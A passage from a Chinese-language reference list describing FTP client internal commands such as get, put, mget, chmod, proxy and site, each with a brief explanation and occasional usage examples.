3.account[password]： 提供登录远程系统成功后访问系统资源所需的补充口令。

4.append local-file[remote-file]：将本地文件追加到远程系统主机，若未指定远程系统文件名，则使用本地文件名。

5.ascii：使用ascii类型传输方式。

6.bell：每个命令执行完毕后计算机响铃一次。

7.bin：使用二进制文件传输方式。

8.bye：退出ftp会话过程。

9.case：在使用mget时，将远程主机文件名中的大写转为小写字母。

10. cd remote-dir：进入远程主机目录。

11.cdup：进入远程主机目录的父目录。

12.chmod mode file-name：将远程主机文件file-name的存取方式设置为mode，如：chmod 777 a.out。

13.close：中断与远程服务器的ftp会话(与open对应)。

14 .cr：使用asscii方式传输文件时，将回车换行转换为回行。

15.delete remote-file：删除远程主机文件。

16.debug[debug-value]：设置调试方式， 显示发送至远程主机的每条命令，如：deb up 3，若设为0，表示取消debug。

17.dir[remote-dir][local-file]：显示远程主机目录，并将结果存入本地文件。

18.disconnection：同close。

19.form format：将文件传输方式设置为format，缺省为file方式。

20.get remote-file[local-file]： 将远程主机的文件remote-file传至本地硬盘的local-file。

21.glob：设置mdelete，mget，mput的文件名扩展，缺省时不扩展文件名，同命令行的-g参数。

22.hash：每传输1024字节，显示一个hash符号(#)。

23.help[cmd]：显示ftp内部命令cmd的帮助信息，如：help get。

24.idle[seconds]：将远程服务器的休眠计时器设为[seconds]秒。

25.image：设置二进制传输方式(同binary)。

26.lcd[dir]：将本地工作目录切换至dir。

27. ls[remote-dir][local-file]：显示远程目录remote-dir， 并存入本地文件local-file。

28.macdef macro-name：定义一个宏，遇到macdef下的空行时，宏定义结束。

29.mdelete[remote-file]：删除远程主机文件。

30.mdir remote-files local-file：与dir类似，但可指定多个远程文件，如 ：mdir \*.o.\*.zipoutfile 。

31.mget remote-files：传输多个远程文件。

32.mkdir dir-name：在远程主机中建一目录。

33.mls remote-file local-file：同nlist，但可指定多个文件名。

34.mode[modename]：将文件传输方式设置为modename， 缺省为stream方式。

35.modtime file-name：显示远程主机文件的最后修改时间。

36.mput local-file：将多个文件传输至远程主机。

37.newer file-name： 如果远程机中file-name的修改时间比本地硬盘同名文件的时间更近，则重传该文件。

38.nlist[remote-dir][local-file]：显示远程主机目录的文件清单，并存入本地硬盘的local-file。

39.nmap[inpattern outpattern]：设置文件名映射机制， 使得文件传输时，文件中的某些字符相互转换， 如：nmap $1.$2.$3[$1，$2].[$2，$3]，则传输文件a1.a2.a3时，文件名变为a1，a2。 该命令特别适用于远程主机为非UNIX机的情况。

40.ntrans[inchars[outchars]]：设置文件名字符的翻译机制，如ntrans1R，则文件名LLL将变为RRR。

41.open host[port]：建立指定ftp服务器连接，可指定连接端口。

42.passive：进入被动传输方式。

43.prompt：设置多个文件传输时的交互提示。

44.proxy ftp-cmd：在次要控制连接中，执行一条ftp命令， 该命令允许连接两个ftp服务器，以在两个服务器间传输文件。第一条ftp命令必须为open，以首先建立两个服务器间的连接。

45.put local-file[remote-file]：将本地文件local-file传送至远程主机。

46.pwd：显示远程主机的当前工作目录。

47.quit：同bye，退出ftp会话。

48.quote arg1，arg2...：将参数逐字发至远程ftp服务器，如：quote syst.

49.recv remote-file[local-file]：同get。

50.reget remote-file[local-file]：类似于get， 但若local-file存在，则从上次传输中断处续传。

51.rhelp[cmd-name]：请求获得远程主机的帮助。

52.rstatus[file-name]：若未指定文件名，则显示远程主机的状态， 否则显示文件状态。

53.rename[from][to]：更改远程主机文件名。

54.reset：清除回答队列。

55.restart marker：从指定的标志marker处，重新开始get或put，如：restart 130。

56.rmdir dir-name：删除远程主机目录。

57.runique：设置文件名只一性存储，若文件存在，则在原文件后加后缀.1， .2等。

58.send local-file[remote-file]：同put。

59.sendport：设置PORT命令的使用。

60.site arg1，arg2...：将参数作为SITE命令逐字发送至远程ftp主机。

61.size file-name：显示远程主机文件大小，如：site idle 7200。

62.status：显示当前ftp状态。

63.struct[struct-name]：将文件传输结构设置为struct-name， 缺省时使用stream结构。

64.sunique：将远程主机文件名存储设置为只一(与runique对应)。

65.system：显示远程主机的操作系统类型。

66.tenex：将文件传输类型设置为TENEX机的所需的类型。

67.tick：设置传输时的字节计数器。

68.trace：设置包跟踪。

69.type[type-name]：设置文件传输类型为type-name，缺省为ascii，如:type binary，设置二进制传输方式。

70.umask[newmask]：将远程服务器的缺省umask设置为newmask，如：umask 3

71.user user-name[password][account]：向远程主机表明自己的身份，需要口令时，必须输入口令，如：user anonymous my@email。

72.verbose：同命令行的-v参数，即设置详尽报告方式，ftp 服务器的所有响 应都将显示给用户，缺省为on.

73.?[cmd]：同help.